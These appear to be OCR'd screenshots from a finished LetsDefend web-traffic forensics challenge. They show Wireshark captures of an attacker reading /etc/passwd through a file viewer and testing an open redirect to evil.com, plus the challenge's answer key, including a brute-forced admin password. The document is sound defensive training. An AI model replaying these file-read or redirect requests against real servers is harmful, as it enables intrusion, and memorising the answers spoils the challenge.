

Wireshark · Follow HTTP Stream (tcp.stream eq 1051) · capture.pcap
.product-img {
max-width: 100px;
max-height: 100px;
margin-bottom: 10px;
}
</style>
</head>
<body>


<h2>File Viewer</h2>
<form action="view.php" method="get">
<label for="file">File:</label>
<input type="text" id="file" name="file" placeholder="Enter a file path" required>
<input type="submit" value="View">
</form>


<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
Entire conversation (5459 bytes)
Show data as ASCII
Stream 1051
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close



Wireshark · Follow HTTP Stream (tcp.stream eq 1051) · capture.pcap
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_chrony:x:113:122:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
web_user:x:1000:1000:Ubuntu:/home/web_user:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
xrdp:x:115:125::/run/xrdp:/usr/sbin/nologin
a114mFTW:x:1001:1001::/home/a114mFTW:/bin/bash
</pre><h3>Product Images:</h3>
</body>
</html>
Packet 17191. 1 client pkt(s), 1 server pkt(s), 1 turn(s). Click to select.
Entire conversation (5459 bytes)
Show data as ASCII
Stream 1051
Find: /etc/passwd
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close



capture.pcap
http.response.code==302
No. Time Source Destination Protocol Length Info
384 2024-02-16 20:34:02.879514 10.1.0.4 197.32.212.121 HTTP 282 HTTP/1.1 302 Found
14146 2024-02-16 20:43:40.215583 10.1.0.4 197.32.212.121 HTTP 295 HTTP/1.1 302 Found
14639 2024-02-16 20:44:31.998211 10.1.0.4 197.32.212.121 HTTP 258 HTTP/1.1 302 Found
16449 2024-02-16 20:48:52.594894 10.1.0.4 62.114.220.119 HTTP 294 HTTP/1.1 302 Found
19550 2024-02-16 20:51:32.245063 10.1.0.4 197.32.212.121 HTTP 2173 HTTP/1.1 302 Found (text/html)
Frame 19550: 2173 bytes on wire (17384 bits), 2173 bytes captured (17384 bits)
Ethernet II, Src: Microsoft_d8:bd:84 (60:45:bd:d8:bd:84), Dst: 12:34:56:78:9a:bc (12:34:56
Internet Protocol Version 4, Src: 10.1.0.4, Dst: 197.32.212.121
Transmission Control Protocol, Src Port: 80, Dst Port: 42495, Seq: 1, Ack: 664, Len: 2119
Source Port: 80
Destination Port: 42495
[Stream index: 1103]
[Conversation completeness: Complete, WITH_DATA (31)]
[TCP Segment Len: 2119]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 4019474118
[Next Sequence Number: 2120 (relative sequence number)]
Acknowledgment Number: 664 (relative ack number)
Acknowledgment number (raw): 2606303781
0101 .... = Header Length: 20 bytes (5)
Flags: 0x018 (PSH, ACK)
Window: 501
[Calculated window size: 64128]
0000 12 34 56 78 9a bc 60 45 bd d8 bd 84 08 00 45 00
0010 08 6f b1 df 40 00 40 06 dd 0a 0a 01 00 04 c5 20
0020 d4 79 00 50 a5 ff ef 94 4e c6 9b 59 0a 25 50 18
0030 01 f5 ac 00 00 00 48 54 54 50 2f 31 2e 31 20 33
0040 30 32 20 46 6f 75 6e 64 0d 0a 44 61 74 65 3a 20
0050 46 72 69 2c 20 31 36 20 46 65 62 20 32 30 32 34
0060 20 32 30 3a 35 31 3a 33 32 20 47 4d 54 0d 0a 53
0070 65 72 76 65 72 3a 20 41 70 61 63 68 65 2f 32 2e
0080 34 2e 35 32 20 28 55 62 75 6e 74 75 29 0d 0a 4c
0090 6f 63 61 74 69 6f 6e 3a 20 68 74 74 70 73 3a 2f
00a0 2f 65 76 69 6c 2e 63 6f 6d 2f 0d 0a 43 6f 6e 74
00b0 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 38 38 31
00c0 0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3a 20 74 69
00d0 6d 65 6f 75 74 3d 35 2c 20 6d 61 78 3d 31 30 30
00e0 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65
00f0 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e
0100 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d
0110 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38
0120 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74
0130 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d
Packets: 21044 · Displayed: 5 (0.0%)
Profile: Default



Wireshark · Follow HTTP Stream (tcp.stream eq 1103) · capture.pcap
GET /dashboard/redirect.php?url=https%3A%2F%2Fevil.com%2F HTTP/1.1
Host: letsdefend.eastus.cloudapp.azure.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://letsdefend.eastus.cloudapp.azure.com/dashboard/redirect.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SL_G_WPT_TO=en; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1
HTTP/1.1 302 Found
Date: Fri, 16 Feb 2024 20:51:32 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: https://evil.com/
Content-Length: 1881
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Redirect Page</title>
<style>
body {
font-family: Arial, sans-serif;
background-color: #f4f4f4;
margin: 0;
padding: 0;
}
.container {
Entire conversation (2782 bytes)
Show data as ASCII
Stream 1103
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


Malicious Web Traffic Analysis
You've gained a new badge!
Share with
Show Me!


Malicious Web Traffic An
app.letsdefend.io/challenge/malicious-web-traffic-analysis
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Correct
What is the IP address of the web server?
10.1.0.4
Completed
Get unstuck?
Correct
What is the IP address of the attacker?
197.32.212.121
Completed
Get unstuck?
Correct
The attacker first tried to sign up on the website, however, he found a vulnerability that he could read the source code with. What is the name of the vulnerability?
xxe
Completed
Get unstuck?
Correct
There was a note in the source code, what is it?
yougotme
Completed
Get unstuck?


Malicious Web Traffic An
app.letsdefend.io/challenge/malicious-web-traffic-analysis
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Correct
The attacker first tried to sign up on the website, however, he found a vulnerability that he could read the source code with. What is the name of the vulnerability?
xxe
Completed
Get unstuck?
Correct
There was a note in the source code, what is it?
yougotme
Completed
Get unstuck?
Correct
After exploiting the previous vulnerability, the attacker got a hint about a possible username. What is the username that the attacker found?
admin
Completed
Get unstuck?
Correct
The attacker tried to brute-force the password of the possible username that he found. What is the password of that user?
fernando
Completed
Get unstuck?


Malicious Web Traffic An
app.letsdefend.io/challenge/malicious-web-traffic-analysis
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Correct
There was a note in the source code, what is it?
yougotme
Completed
Get unstuck?
Correct
After exploiting the previous vulnerability, the attacker got a hint about a possible username. What is the username that the attacker found?
admin
Completed
Get unstuck?
Correct
The attacker tried to brute-force the password of the possible username that he found. What is the password of that user?
fernando
Completed
Get unstuck?
Correct
Once the attacker gained admin access, they exploited another vulnerability that led the attacker to read internal files that were located on the server. Which file did they read? (answer without path)
passwd
Completed
Get unstuck?


Malicious Web Traffic An
app.letsdefend.io/challenge/malicious-web-traffic-analysis
LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Correct
Once the attacker gained admin access, they exploited another vulnerability that led the attacker to read internal files that were located on the server. Which file did they read? (answer without path)
passwd
Completed
Get unstuck?
Correct
The attacker was able to view all the users on the server. What is the last user that was created on the server?
a1l4mFTW
Completed
Get unstuck?
Correct
The attacker also found an open redirect vulnerability. What is the URL the attacker tested the exploit with?
https://evil.com/
Completed
Get unstuck?